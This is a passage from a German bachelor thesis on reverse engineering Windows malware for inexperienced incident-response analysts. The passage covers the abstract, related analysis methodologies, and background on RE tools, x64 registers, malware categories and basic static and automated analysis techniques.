HAW HAMBURG

BACHELOR THESIS
Jannik Stuckstätte

Empirische Studie zum Reverse Engineering von Windows-Malware

FAKULTÄT TECHNIK UND INFORMATIK
Department Informatik

Faculty of Engineering and Computer Science
Department Computer Science

HOCHSCHULE FÜR ANGEWANDTE WISSENSCHAFTEN HAMBURG
Hamburg University of Applied Sciences

Jannik Stuckstätte

Empirische Studie zum Reverse Engineering von Windows-Malware

Bachelorarbeit eingereicht im Rahmen der Bachelorprüfung
im Studiengang *Bachelor of Science Angewandte Informatik*
am Department Informatik
der Fakultät Technik und Informatik
der Hochschule für Angewandte Wissenschaften Hamburg

Betreuender Prüfer: Prof. Dr. Klaus-Peter Kossakowski
Zweitgutachter: Prof. Dr. Martin Becke

Eingereicht am: 08. Mai 2023

Jannik Stuckstätte

Thema der Arbeit

Empirische Studie zum Reverse Engineering von Windows-Malware

Stichworte

Reverse Engineering, Malware-Analyse, Empirische Studie, IT-Sicherheit

Kurzzusammenfassung

Diese Arbeit beschäftigt sich mit der geringen Anwendbarkeit von bestehenden Vorgehensmodellen zum Reverse Engineering für Personen mit wenig Vorerfahrung in diesem Bereich. Über die Durchführung einer empirischen Studie zum Reverse Engineering von Windows-Malware anhand einer aktuellen Malwarevariante werden Erkenntnisse darüber gesammelt, welche Schwierigkeiten eine solche unerfahrene Person bei der Durchführung einer Analyse dieser Art entgegenstehen. Diese Erkenntnisse werden dann in ein angepasstes Vorgehensmodell übertragen, dass zur Verminderung dieser Schwierigkeiten beitragen soll. Die Ergebnisse der empirischen Studie zeigen, dass auch eine unerfahrene Person mit der in dem Vorgehensmodell eingearbeiteten Vorgehensweise bereits viele Erkenntnisse erzielen kann und die Ergebnisse in großen Teilen sogar auch mit denen einer professionellen Analyse vergleichbar sind.

Jannik Stuckstätte

Title of Thesis

Empirical study on reverse engineering of Windows malware

Keywords

Reverse Engineering, Malware Analysis, Empirical Studies, IT Security

Abstract

This thesis deals with the limited applicability of existing reverse engineering models for people with little prior experience in this area. By conducting an empirical study on the reverse engineering of malware for Windows using a current malware variant, insights are gained into the difficulties that an inexperienced person faces when performing such an analysis. These findings are then transferred into an adapted procedure model that should help to reduce these difficulties. The results of the empirical study show that even an inexperienced person can achieve a great deal of knowledge using the procedure model and that the results are largely comparable with those of a professional analysis.

Inhaltsverzeichnis

Abbildungsverzeichnis

Tabellenverzeichnis

1 Einleitung

Die Zahl der neuen Malware-Varianten, die in Umlauf gebracht werden, steigt stetig. Das Bundesministerium für Sicherheit in der Informationstechnik (BSI) berichtet von 116,6 Millionen neuen Varianten von Juni 2021 bis Mai 2022. (BSI, 2022) Gleichzeitig steigt der durch Malware verursachte Schaden bei deutschen Unternhemen auf 223 Millarden Euro p.a., was eine Verdoppelung zu den 103 Millarden Euro aus 2018/2019 darstellt. (Bitkom, 2021) Hierdurch steigt das Interesse, Angriffe nachzuvollziehen oder den angerichteten Schaden rückgängig zu machen. Wenn im Rahmen der Reaktion auf einen Cyberangriff (*Incident Response*) durch eine forensische Analyse der betroffenen Systeme keine zufriedenstellende Rekonstruktion des Tathergangs erreicht werden kann, bleibt die Möglichkeit der Analyse sichergestellter Malware. Die Analyse von Malware gilt jedoch als anspruchsvolle Disziplin und nicht in jedem Team von Analysten ist diese Kompetenz vorhanden.

1.1 Ziel der Arbeit

Malwareanalyse kann genutzt werden, um Informationen über die Funktionsweise und die Gefahren von Malware zu gewinnen. Auch bei der Rekonstruktion des Tathergangs eines Cyberangriffs, insbesondere wenn viele Spuren in üblichen Systemartefakten gelöscht worden sind, kann die Analyse einer sichergestellten Malware wichtige Hinweise liefern. Hierbei kommen verschiedenste Werkzeuge und Arbeitsweisen zum Einsatz. Reverse Engineering als Teil der Malwareanalyse gilt hierbei häufig als sehr arbeitsaufwändige Disziplin und auch als eine Disziplin, die besonders viele Vorkenntnisse und Erfahrung voraussetzt. (Zeltser, 2022) Reverse Engineering von Malware kann jedoch zu wichtigen Erkenntnissen über die Malware führen, die mit anderen Werkzeugen und Analyseverfahren unentdeckt bleiben würden. Diese Arbeit soll prüfen, wie Analysten, die keine oder kaum Vorerfahrung im Reverse Engineering besitzen, diese Technik dennoch zur

Rekonstruktion des Tathergangs nutzen können. Hierfür wird eine Malware als Analysesubjekt ausgewählt und diese anschließend durch Reverse Engineering analysiert. Aus den dabei gewonnenen Erkenntnissen wird dann eine Vorgehensbeschreibung zum Reverse Engineering formuliert, die die bei der Durchführung identifizierten Schwierigkeiten eines unerfahrenen Analysten adressiert.

1.2 Zielgruppe

Diese Arbeit richtet sich in erster Linie an Mitglieder eines *Incident-Response*-Teams, das in Erwägung zieht, Malware-Analyse und insbesondere Reverse-Engineering von Windows-Malware als Teil ihres Analyserepertoires aufzunehmen. Aus Gründen der Lesbarkeit werden in dieser Arbeit Analysten, die keine oder kaum Erfahrung im Reverse Engineering besitzen, als „unerfahrene Analysten“ bezeichnet.

1.3 Verwandte Arbeiten

Mit der *MARE*-Methodik (engl. Akronym für „Malware analysis reverse engineering“) wurde 2010 bereits eine Methodik zur Standardisierung und formellen Beschreibung des Prozesses der Malwareanalyse vorgestellt (Nguyen & Goldman, 2010). Das Modell unterteilt den Prozess in vier Phasen: *Detection* („Erkennung“), *Isolation and Extraction* („Isolierung und Extraktion“), *Behavioral* („Verhalten“) und *Code Analysis & Reverse Engineering*. Darauf aufbauend wurde im Jahr 2020 die *SAMA*-Methodik („Systematic Approach to Malware Analysis“) vorgestellt (Bermejo Higuera et al., 2020). Der wichtigste Unterschied zur *MARE*-Methodik ist die veränderte Reihenfolge im Vorgehen (siehe Abbildung 1.1). Nach *SAMA* wird die Code-Analyse vor der Verhaltensanalyse durchgeführt, damit die Erkenntnisse der Code-Analyse in der Verhaltensanalyse genutzt werden können. Beide Methodiken



Abbildung 1.1: Vergleich des Vorgehens von *MARE* und *SAMA* (Bermejo Higuera et al., 2020)

legen jedoch keinen besonderen Fokus auf die besondere Schwierigkeit der manuellen Code-Analyse für Analysten mit wenig Erfahrung in diesem Bereich.



Abbildung 1.2: Die vier Stufen der Malware-Analyse und ihr Schwierigkeitsgrad (Zeltser, 2022)

Auch Lenny Zeltser identifiziert vier Phasen der Malwareanalyse und ordnet diesen zusätzlich eine steigende Schwierigkeit zu (siehe Abbildung 1.2). Diese werden aber nur in ihrem Nutzen beschrieben und kein konkretes Vorgehen beschrieben. (Zeltser, 2022) Aufgrund ihres Anspruchs der Allgmeingültigkeit geht keine der Arbeiten darauf ein, ob und wie Analysten mit wenig Erfahrung in der Code-Analyse (Reverse Engineering) die Vorgehen trotz der hohen Schwierigkeit gewinnbringend einsetzen können. Auch die Beschreibung des konkreten Vorgehens in den Schritten fällt sehr kurz aus. Diese Arbeit soll daher diese bestehenden Modelle mit dem Fokus auf Anfängerfreundlichkeit erweitern.

1.4 Struktur der Arbeit

Diese Arbeit ist in sechs Kapitel unterteilt. Im ersten Kapitel wurden die Problemstellung, das Ziel und die Zielgruppe dieser Arbeit beschrieben. Im zweiten Abschnitt wird das Wissen dargelegt, das als Vorbereitung auf die empirische Durchführung gedient hat. Hierfür werden zunächst das Reverse Engineering von Software und die Eigenschaften von Malware im Allgemeinen beschrieben, um schließlich das Feld der Malwareanalyse zu beschreiben, unter das auch das Reverse Engineering von Malware fällt. Im dritten Abschnitt werden dann das Vorgehen der empirischen Studie zusammengefasst, die dabei erzielten Ergebnisse dargestellt und Schwierigkeiten identifiziert, die bei der Durchführung aufgetreten sind. Die dabei gewonnenen Erkenntnisse werden daraufhin im vierten

Kapitel in ein allgemeines Vorgehensmodell überführt. Nach Abschluss der inhaltlichen Kapitel dieser Arbeit werden einige wichtige Aspekte im fünften Kapitel kritisch bewertet und abschließend folgt eine Zusammenfassung der Erkenntnisse und ein Ausblick auf mögliche Fortführungen dieser Arbeit im sechsten Kapitel.

2 Vorbereitendes Wissen

2.1 Reverse Engineering

Reverse Engineering beschreibt den Prozess, ein fertiges Erzeugnis zu analysieren, mit dem Ziel, dessen inneren Aufbau und Funktionsweise zu rekonstruieren. (Eilam, 2005, S. 3)

Im Falle des Reverse Engineering von Software beschreibt es den Prozess, von einer ausführbaren Software, ohne Verfügbarkeit des Quellcodes, Implementierungsdetails, wie die genutzten Algorithmen und Datenstrukturen einer Software, zu rekonstruieren. (Eilam, 2005, S. 4 f.) Im Verlauf dieser Arbeit bezieht sich der Begriff „Reverse Engineering“ ausschließlich auf das Reverse Engineering von Software, wobei dieser auch für das Rekonstruieren anderer Analysesubjekte, beispielsweise industriell gefertigter Produkte (Eilam, 2005, S. 4), verwendet wird.

2.1.1 Werkzeuge

Je nach zugrundeliegendem Entwicklungsprozess der zu untersuchenden Software können unterschiedliche Werkzeuge genutzt werden. Im Folgenden werden zunächst die wichtigsten Werkzeugarten erläutert, die für diese Arbeit relevant sind.

Disassembler

Binäre Programmdateien sind für einen Menschen nur schwer zu lesen, da die darin enthaltenen Anweisungen (sogenannte *Opcodes*) und die entsprechenden Parameter lediglich in binärer Form vorliegen. Diese binäre Form ist die niedrigste Form der Abstaktion des sogenannten *Microcode*, der in der zentralen Prozessoreinheit (*CPU*) ausgeführt wird. (Sikorski & Honig, 2012, S. 67)

Ein Disassembler wandelt nun den binären Maschinencode, also die Opcodes und Parameter, in menschenlesbare *Mnemonics* und Parameter um. Diese menschenlesbare Textform wird dann Assemblersprache genannt. (Sikorski & Honig, 2012, S. 67) Die Zuordnung von Opcode zu Mnemonic ist sehr verlässlich, da jedem Opcode direkt ein entsprechendes Mnemonic zugeordnet ist und es dadurch einfach übersetzt werden kann. Diese Verlässlichkeit ist ein großer Vorteil des Disassembler gegenüber dem später vorgestelltem Decompiler, da er genau die Anweisungen wiedergibt, die letztlich bei einem Start der Software durch den Prozessor in Microcode übersetzt und ausgeführt würden. (Eilam, 2005, S. 15)

Bei der Wahl eines Disassemblers ist zu beachten, dass jede Prozessorarchitektur einen anderen Befehlssatz vorgibt und dementsprechend ein Disassembler gewählt werden muss, der die entsprechende Prozessorarchitektur unterstützt. (Sikorski & Honig, 2012, S. 67 f.)

Decompiler

Auch die von Disassemblern generierte Assemblersprache ist für Menschen jedoch nicht leicht nachzuvollziehen, da sie sich in aller Regel stark von der, usprünglichen für die Entwicklung der Software genutzten, Hochschprache unterscheidet.

Ein Decompiler versucht den Prozess des Kompilierens, also die Umwandlung des Quelltexts einer Hochsprache in eine ausführbare Binärdatei, rückgängig zu machen. Diese ist für Menschen zwar deutlich einfacher zu lesen, jedoch können meistens nicht alle Informationen des Quellcodes wiederhergestellt werden. (Eilam, 2005, S. 16) So können beispielsweise die vom Compiler vorgenommenen Änderungen zur Optimierung vom Decompiler nur selten wieder in die ursprüngliche Form überführt werden. Hochsprachen, die zu Bytecode kompiliert werden (z.B. Java oder C#) um dann in einer Laufzeitumgebung (beispielsweise der *Java Virtal Machine*) ausgeführt zu werden, können dagegen häufig wesentlich besser in die ursprüngliche Form überführt werden. (Eilam, 2005, S. 458 f.)

Viele populäre Werkzeuge zur Unterstützung des Reverse Engineering Prozesses (z.b. *IDA Pro* oder *Ghidra*) stellen sowohl einen Disassembler als auch einen Decompiler zur Verfügung (bei *IDA Pro* als Plugin verfügbar), sodass die Ausgaben beider Werkzeuge miteinander verglichen und die Stärken beider Werkzeuge im Prozess kombiniert werden können.

Debugger

Debugger werden klassischerweise zur Unterstützung des Entwicklungsprozesses genutzt. Dabei wird die entwickelte Software bei der Ausführung beobachtet, um einen Fehler (*Bug*) zu identifizieren und schließlich zu beheben. So ermöglichen sie beispielsweise das Setzen von *Breakpoints*, die die Ausführung der entsprechenden Software stoppen, sobald die mit einem Breakpoint markierte Zeile erreicht worden ist. Auch die zeilenweise Ausführung (*Tracing*) bietet einen hohen Mehrwehrt für Entwickler und gehört zum typischen Funktionsumfang eines Debugger. (Eilam, 2005, S. 15 f.)

Im Kontext des *Software Reverse Engineering* werden Debugger genutzt, um die Logik, die Datenstrukturen und den Datenfluss einer Software während der Ausführung nachzuvollziehen. Dafür können beispielsweise *Breakpoints* und *Tracing* genutzt werden, um den Inhalt der Speicherregister (siehe Abschnitt 2.1.2) an einer bestimmten Stelle oder die Veränderung von Daten im Arbeitsspeicher oder den Kontrollfluss der Software nachzuvollziehen. (Eilam, 2005, S. 15 f.)

Ein großer Unterschied zum Einsatz zu Entwicklungszwecken ist, dass der Quelltext zur Entwicklung genutzten Hochsprache nicht vorliegt. Daher bietet der Debugger beim Reverse Engineering lediglich die Sicht auf den vom Disassembler abgeleiteten Assemblercode. (Eilam, 2005, S. 116) Ein Debugger ist ebenfalls Teil der Reverse Engineering Lösungen *IDA Pro* und *Ghidra*.

Es muss zwischen Debugger im Benutzer- und Kernelmodus unterschieden werden, wobei für diese Arbeit ausschließlich Benutzermodusdebugger eingesetzt werden.

Benutzermodusdebugger Benutzermodusdebugger sind eigenständige Programme, welche sich an einen zu untersuchenden Prozess „anhängen“. Hierdurch sehen sie ausschließlich den diesem Prozess zugewiesenem Speicher. Sollen mehrere Prozesse bei der Ausführung beobachtet werden, kann ein Benutzermodusdebugger dies daher nicht leisten. Übergänge in den Kernelmodus durch Systemaufrufe können ebenfalls nicht nachvollzogen werden, da ein Benutzermodusdebugger ausschließlich den Benutzermodus sieht und darstellt. Dies reicht dann nicht mehr aus, wenn beispielsweise Gerätetreiber oder das Betriebssystem selbst untersucht werden sollen, da diese zu großen Teilen im Kernelmodus laufen. (Eilam, 2005, S. 118)

Kernelmodusdebugger Im Gegensatz zu einem Benutzermodusdebugger ist ein Kernelmodusdebugger auf gleicher Ebene wie der Kernel selbst. Somit bewegt er sich im Kernelmodus und kann dadurch das gesamte Betriebssystem zur Laufzeit anhalten und ist nicht auf einzelne Prozesse beschränkt. Ihr Einsatzgebiet liegt typischerweise in der Entwicklung von Gerätetreibern. (Eilam, 2005, S. 122)

2.1.2 x64-Assemblersprache

Wie durch die vorangestellten Abschnitte deutlich wird, ist ein grundlegendes Wissen über die jeweilge Assemblersprache für die Durchführung von Reverse Engineering von großem Vorteil. Die wichtigsten Gründe hierfür liegen in der Ungenauigkeit der Ergebnisse von einem Decompiler und der Anzeige des Quelltexts in Assemblersprache durch einen Debugger. Da ein tiefgreifendes Verständnis aller Aspekte für diese Arbeit nicht notwendig ist und eine vollständige Darstellung dieser den Rahmen dieser Arbeit weit übersteigen würde, werden im Folgenden nur einige wenige Konzepte aufgegriffen. Da für diese Arbeit eine Software untersucht wurde, die für den Befehlssatz *x64* entwickelt worden ist, wird zudem ausschließlich auf diesen Befehlssatz eingegangen.

x64-Register

Register werden für die Zwischenspeicherung von Daten genutzt. Die Bennennung eines Registers in *x64*-Software unterscheidet sich je nach angesprochener Speichergröße. So kann beispielsweise vom 64-bit Register *RAX* über *EAX* die niedrigsten 32-bit, über *AX* die niedrigsten 16-bit und über *AL* die niedrigsten 8-bit angesprochen werden. (Marshall & Martis, 2023) Die meisten Register sind vielseitig einsetzbar, es gibt jedoch auch einige spezielle Register mit definiertem Nutzen. Darunter zählen *RIP*, *RSP* und *RBP*. (Intel Corporation, 2023, S. 3–2 ff.)

RIP Dieses Register wird auch *Instruction Pointer* genannt. Es speichert die Adresse der als nächstes auszuführenden Anweisung. (Intel Corporation, 2023, S. 3–18)

RSP Dieses Register wird auch *Stack Pointer* genannt. Es speichert die Adresse im Stack, an die zuletzt etwas zum Stack angefügt wurde. Sie verändert sich daher mit jedem Mal, bei dem Daten auf den Stack angefügt oder vom Ende (niedrigste Adressen) des Stacks entfernt werden. (Intel Corporation, 2023, S. 6–1) (Whitney et al., 2022b)

RBP Dieses Register wird auch *Stack-Frame Base Pointer* genannt. Auf dem Stack wird mit dem Aufruf jeder Routine bis zu ihrem Ende ein Bereich (*frame*) für die lokalen Daten dieser Routine abgesteckt. Der *Stack Pointer* stellt das Ende dieses Adressbereichs dar und der *Stack-Frame Base Pointer* die Startadresse dieses Bereichs. Da nur vom Ende (niedrigste Adressen) des Stacks neue Adressen hinzugefügt und entfernt werden, verändert sich *RBP* nicht, solange keine Routine aufgerufen oder beendet wird. (Intel Corporation, 2023, S. 6–3)

Aufrufkonventionen

Um die Kompatibilität zwischen Software zu gewährleisten, bestimmen Aufrufkonventionen unter anderem, in welchen Registern Parameter für aufgerufene Routinen übergeben werden, oder auch, welche Register nach dem Aufruf einer Routine verändert sein dürfen und welche nicht. Hierbei sind für das Verfolgen des Datenflusses in einem Debugger oder Decompiler insbesondere die Register zur Übergabe der Parameter und des Rückgabewerts einer Routine von hohem Interesse.

In x64 werden die ersten vier Parameter für Ganzzahlenwerte oder Adresszeiger in *RCX*, *RDX*, *R8* und *R9* übergeben. Zur Übergabe von Fließkommawerten werden für die ersten vier Parameter *XMM0*, *XMM1*, *XMM2*, *XMM3* genutzt. Alle weiteren Parameter müssen über Aufnahme auf den Stack übergeben werden. Ganzzahlige Rückgabewerte einer Routine werden üblicherweise in *RAX* und Fließkommawerte in *XMM0* zurückgegeben. (Whitney et al., 2022c)

2.2 Malware

Malware (englischer Neologismus aus *malicious* und *Software*) bezeichnet Software mit schadhaftem Verhalten. (Eilam, 2005, S. 273) Seit dem Aufkommen der ersten Malwarevarianten ist eine riesige Industrie um die Erstellung und Abwehr von Malware entstanden, die sich ein ständiges Wettrennen liefert, um einen Vorsprung vor der Gegenseite

zu erlangen. Es existiert jedoch nicht nur eine große Zahl verschiedener Malwarevarianten, sondern lassen sich diese auch anhand verschiedener Aspekte kategorisieren. Je nach Betrachtungsweise können Arten daher nach vielen unterschiedlichen Aspekten definiert werden, weswegen eine konkrete Malwarevariante häufig typische Verhaltensweisen mehrerer Malwarearten aufweist. ((Sikorski & Honig, 2012, S. 4)) Da die Möglichkeiten der Kategorisierung groß sind, sind im Folgenden nur einige wichtige Arten dargestellt.

2.2.1 Virus

Ein Virus ist ein Schadprogramm, welches harmlose Dateien modifiziert (*infiziert*), um sich über die Verteilung dieser harmlosen Dateien auf andere Systeme zu übertragen. Sie ist die älteste Malwareform, jedoch findet sich diese Art der Verbreitung in moderner Malware immer seltener wieder. Ein großer Nachteil dieser Art der Übertragung ist die Notwendigkeit einer menschlichen Beihhilfe für die Übertragung. (Eilam, 2005, S. 274)

2.2.2 Wurm

Wie der Virus repliziert sich diese Form der Malware selbst, im Gegensatz zum Virus benötigt ein Computerwurm jedoch zur Verbreitung keinerlei Hilfe durch einen menschlichen Benutzer. Statt harmlose Dateien als Übertragungsweg auf andere Systeme zu nutzen, macht ein Computerwurm andere Systeme über das Netzwerk ausfindig und überträgt sich darüber dann selbständig auf diese. (Eilam, 2005, S. 274 f.) (Elisan, 2013, S. 22 f.) Insbesondere die Verbreitung des Internets und des E-Mail-Verkehrs hat diese Art der Übertragung besonders erfolgreich und beliebt werden lassen. So zeigte beispielsweise der E-Mail-Wurm *Emotet*, wie diese Art der Übertragung in sehr kurzer Zeit einen enormen Schaden in Unternehmensnetzwerken anrichten kann. (Wölbert, 2020)

2.2.3 Trojanisches Pferd

Das trojanische Pferd (auch als „Trojaner“ bezeichnet) stellt, wie sein Namensvetter dem hölzernenen Pferd vor den Toren Trojas, eine als gutartig getarnte Gefahr dar. Es handelt sich dabei um Malware, die sich in nützlich scheinenden Dateien versteckt. Anders als ein Virus wird diese nützlich scheinende Datei jedoch nicht erst auf die Zielsystem infiziert, sondern bewusst als *Fassade* für die darin versteckte und schädliche Software

vom Ersteller verteilt. (Elisan, 2013, S. 25) (Eilam, 2005, S. 275) Die Verbreitung wird somit durch die natürliche Nachfrage nach der *Fassaden*-Datei gesichert.

2.2.4 Backdoor

Eine *Backdoor* (dt. „Hintertür“) bezeichnet eine versteckte Zugriffsmöglichkeit auf ein System, welche meist keiner Authentifizierung bedarf. (Sikorski & Honig, 2012, S. 3) Backdoors können von Angreifern in Systemen hinterlassen werden, um die weitere Möglichkeit eines Zugriffs auf kompromittierte Systeme zu sichern. Hierfür kann beispielsweise spezielle Software auf dem Zielsystem installiert oder ein auf dem System befindlicher Quelltext angepasst werden. Es ist aber auch möglich, dass eine Backdoor in einer Komponente enthalten ist, die letztlich auf dem System verbaut oder auf dem System genutzt wird. Auf diesem Wege kann eine Backdoor auch als initialer Zugriffsweg auf das entsprechende System dienen. (Eilam, 2005, S. 276) Ein spezielle Version einer Backdoor als Teil eines Trojaners ist z.B. ein sogenannter *RAT* (Akronym für „Remote Access Trojan“), der dem Angreifer die Möglichkeit gibt, ein System aus der Ferne vollständig zu steuern. (Aycock, 2006, S. 13 f.)

2.2.5 Spyware/Information Stealer

Spyware (engl. Neologismus aus *spy* - dt. „spionieren“ - und *Software*) bezeichnet Malware, deren Ziel es ist, private Informationen auf dem Zielsystem zu sammeln und dem Angreifer, meistens über das Internet, zur Verfügung zu stellen. Die gesammelten Informationen können beispielsweise Teile des Arbeitsspeichers, Dateien aus dem Dateisystem, Betriebsgeheimnisse oder Zugangsdaten sein. Ein Beispiel einer Spyware stellt ein *Keylogger* dar. (Elisan, 2013, S. 27)(Aycock, 2006, S. 16)

Ein *Keylogger* protokolliert alle Tastatureingaben auf einem System, meistens mit dem Ziel, an genutzte Anmeldeinformationen wie Passwörter zu gelangen. (Elisan, 2013, S. 27) Durch die Protokollierung aller Eingaben können jedoch nicht nur Anmeldedaten, sondern jegliche auf dem System eingegebene Daten abgegriffen werden, also u.a. auch geschriebene Dokumente oder Nachrichten einer Kommunikation.

2.2.6 Ransomware

Ransomware (engl. Neologismus aus *ransom* - dt. „Lösegeld“ - und *software*) ist Malware, die Daten auf dem Zielsystem verschlüsselt, oder den Benutzer aus dem System ausperrt, um dann Lösegeld für die Behebung zu fordern. (Elisan, 2013, S. 27 f.) Von der anfänglichen Forderung nach verhältnismäßig kleinen Beträgen (Aycock, 2006, S. 182) fordern große Ransomware-Gruppierungen heutzutage häufig Millionenbeträge von ihrern Opfern, zu denen immer häufiger auch große Konzerne zählen. (Knop, 2022) Um die Opfer noch effektiver zu erpressen, werden die Daten neuerdings außerdem häufig auch extrahiert. Somit kann zusätzlich mit einer Veröffentlichung dieser, oft äußerst sensiblen Daten, gedroht werden. (Pane & Mienie, 2021) Das verhindert, dass die Erpresser nach dem Wiedereinspielen von Backups durch das Opfer ihr Druckmittel verlieren.

2.3 Malwareanalyse

Wird Malware auf einem System gefunden, ist ihr Nutzen und ihr Funktionsumfang zunächst nicht in vollem Umfang bekannt. Aus diesem Grund besteht häufig ein Interesse an der Untersuchung ihres Funktionsumfangs, u.a. um die durch die Malware gesammelten oder exfiltrierten Daten nachzuvollziehen, eine durch die Malware ausgenutzte Schwachstelle zu schließen oder Anzeichen für eine Kompromittierung durch diese konkrete Variante festzulegen (sog. *IOCs* - engl. Akronoym für „Indicators of Compromise“ - „Anzeichen einer Kompromittierung“). Das Feld der Malwareanalyse wird in zwei Hauptbereiche unterteilt: Die statische Analyse, die die kompilierte Binärdatei ohne Ausführung selbiger untersucht und die dynamische Analyse, in der die Malware für die Untersuchung ausgeführt wird. (Sikorski & Honig, 2012, S. 2) Die beiden Bereiche sind jedoch nicht immer streng voneinander zu trennen, denn einige Techniken und Werkzeuge kombinieren beide Analysearten miteinander (auch als *Hybride Analyse* bezeichnet). (Bermejo Higuera et al., 2020) Das folgende Kapitel gibt einen kurzen Überblick über das Vorgehen und die genutzten Werkzeuge der Malwareanalyse anhand der Analysephasen nach Zeltser (Zeltser, 2022).

2.3.1 Automatisierte Analyse

In der automatisierten Analyse soll, ohne die Notwendigkeit einer Interaktion durch den Analysten, in kürzester Zeit ein großer Teil der Informationen über das Verhalten und

den Funktionsumfang einer Malware erhalten werden. Im Folgenden werden Beispiele für Techniken/Werkzeuge zur automatisierten Analyse gegeben.

Sandboxing

Sandboxing (dt. „Sandkasten“) im Kontext der Malwareanalyse beschreibt das Ausführen von Software in einer kontrollierten Umgebung, um das von der Software gezeigte Verhalten zu analysieren. Die Ausführung und Analyse geschieht hierbei automatisiert, wodurch diese Technik gut in automatisierte Prozesse (z.B. als Teil einer Endgeräteschutz-Lösung) integriert werden kann. Das von der Software geizeigte Verhalten wird hierbei in der Regel durch Heuristiken oder Modelle des maschinellen Lernens bewertet, um eine abschließende Einschätzung über die Schadhaftigkeit der Software zu treffen. Sandboxing kann ein gutes erstes Indiz für potenziell schadhafte Aktionen einer Software liefern. Diese sollten jedoch mit anderen Analysetechniken kombiniert werden, da einige Techniken existieren, die die Analyse mit Sandboxing-Technologie erschweren sollen (siehe z.B. Abschnitt 2.3.6). Außerdem werden durch die automatisierte Ausführung mögliche Parameter oder äußere Einflüsse gänzlich ignoriert. (Sikorski & Honig, 2012, S. 40 ff.)

Capa

„Capa“ ist ein Werkzeug zur automatisierten statischen Analyse, welches von Mandiant veröffentlich wurde. Es bietet die Möglichkeit, einen Überblick über die in einer Malware enthaltenen Funktionalitäten zu erhalten. Hierfür überprüft es die Binärdatei auf das Zutreffen der im Tool enthaltenen Regeln. (Mandiant, 2020) Jede Regel ist einer Funktionalität (*Capability*) zugeordnet. Funktionalitäten können wiederum TTPs (*Tactics, Techniques and Procedures* für „Taktiken, Techniken und Vorgehen“) aus der „MITRE ATT&CK“ Wissendatenbank zugeordnet werden. Funktionalitäten können darüberhinaus auch einer Verhaltensweise aus dem *Malware Behavior Catalog* („Malware-Verhaltenskatlog“ - oft abgekürzt als „MBC“) zugeordnet werden. (Mandiant, 2021)

Capa liefert somit Informationen über die analysierte Malware in verschiedenen Detailstufen. Funktionalitäten werden durch die definierten Regeln identifiziert und soweit möglich TTPs und MBCs zugeordnet. Die Zuordnung zum *MITRE ATT&CK*-Framework gibt Informationen auf sehr abstrakter Ebene. Die Zuordnung zu Verhaltensweisen aus dem *MBC* gibt dagegen bereits ein paar Informationen zur Implementierung an. Beispielsweise wird auf dieser Ebene nicht nur die bloße Existenz einer Kommunikation nach

außen aufgezeigt, sondern auch die dabei verwendete Technologie oder das dabei verwendete Protokoll. Die für diese Zuordnungen genutzten Funktionalitäten stellen letztlich die detaillierteste Ebene dar. In der ausführlichen Ausgabe werden zu jeder gefundenen Funktionalität die für die Übereinstimmung ausgewerteten Anweisungen (bzw. das entsprechende Offset in der analysierten Binärdatei) angegeben. Dadurch bietet sich die Möglichkeit, die entsprechenden Abschnitte der Malware mit anderen Werkzeugen und Techniken manuell genauer zu analysieren.

2.3.2 Analyse statischer Eigenschaften

Die Analyse statischer Eigenschaften kann bereits erste wichtige Erkenntnisse über die Malware erbringen. Zu diesen statischen Eigenschaften gehören bspw. enthaltene Zeichenketten, Header des Dateiformats, Hashes der Datei zur Identifizierung oder Informationen zum Kompilierungsprozess. (Zeltser, 2022) Im Folgenden wird ein kurzer Überblick über einige dieser statischen Eigenschaften gegeben und wie sie analysiert werden können.

Metadaten des Dateiformats

Die Metadaten der Dateiformate für ausführbare Dateien, wie z.B. *PE* („PortableExecutable“) unter Windows oder *ELF* („Executable and Linkable Format“) unter Linux, stellen eine Reihe von Informationen bereit, die für die weitere Analyse von hoher Bedeutung sind. Da der Fokus dieser Arbeit auf Windows-Malware liegt, wird im Folgenden jedoch ausschließlich die Analyse von *PE*-Binärdateien näher betrachtet.

Das *PE*-Dateiformat ist in Sektionen unterteilt über die weitere Informationen, wie Startadressen und Verwendung im *PE*-Header festgehalten sind. Anhand der im Header des Dateiformats und den Headern der einzelnen Sektionen festgehaltenen Daten, lassen sich unter anderem folgende Informationen über die Software auslesen: Importierte Funktionen, exportierte Funktionen, Zeitpunkt des Kompilierens, Sektionsnamen und -größen, eingebettete Ressourcen oder auch, ob es eine grafische Oberfläche enthält. (Sikorski & Honig, 2012, S. 21 ff.) Beispiele für mögliche Werkzeuge zur Analyse der Metadaten einer *PE*-Datei sind *PEBear* (Doniec, o.D.), *PE Studio* (Ochsenmeier, o.D.) oder *Detect It Easy* (horsicq, o.D.).

Analyse der Zeichenketten

Auch die in einer Malware enthaltenen Zeichenketten können bereits wichtige Erkenntnisse über zu erwartendes Verhalten oder enthaltene Funktionen erbringen. Mögliche Funde können beispielsweise URLs, IP-Adressen, Funktionsnamen oder auch Inhalte einer Erpressernotiz sein. Um die Zeichenketten einer Binärdatei auszulesen, kann unter Windows etwa die Software *Strings* aus der *Sysinternals*-Suite (Russinovich et al., 2023) (siehe Abschnitt 2.3.3) genutzt werden.

2.3.3 Verhaltensbeobachtung

Die nächste Phase der Analyse in den Phasen nach Zeltser ist die Beobachtung des Verhaltens zur Laufzeit. Hierfür wird eine sichere Umgebung zur kontrollierten Ausführung mit ausgiebiger Instrumentierung benötigt. Die wichtigsten Bereiche von Interesse lassen sich in zwei Segmente unterteilen: Interaktion mit dem Betriebssystem (z.B. Änderungen am Dateisystem, Veränderungen der Registry oder Threaderstellung) und dem Netzwerkverkehr. (Zeltser, 2022)

Betriebssysteminstrumentierung

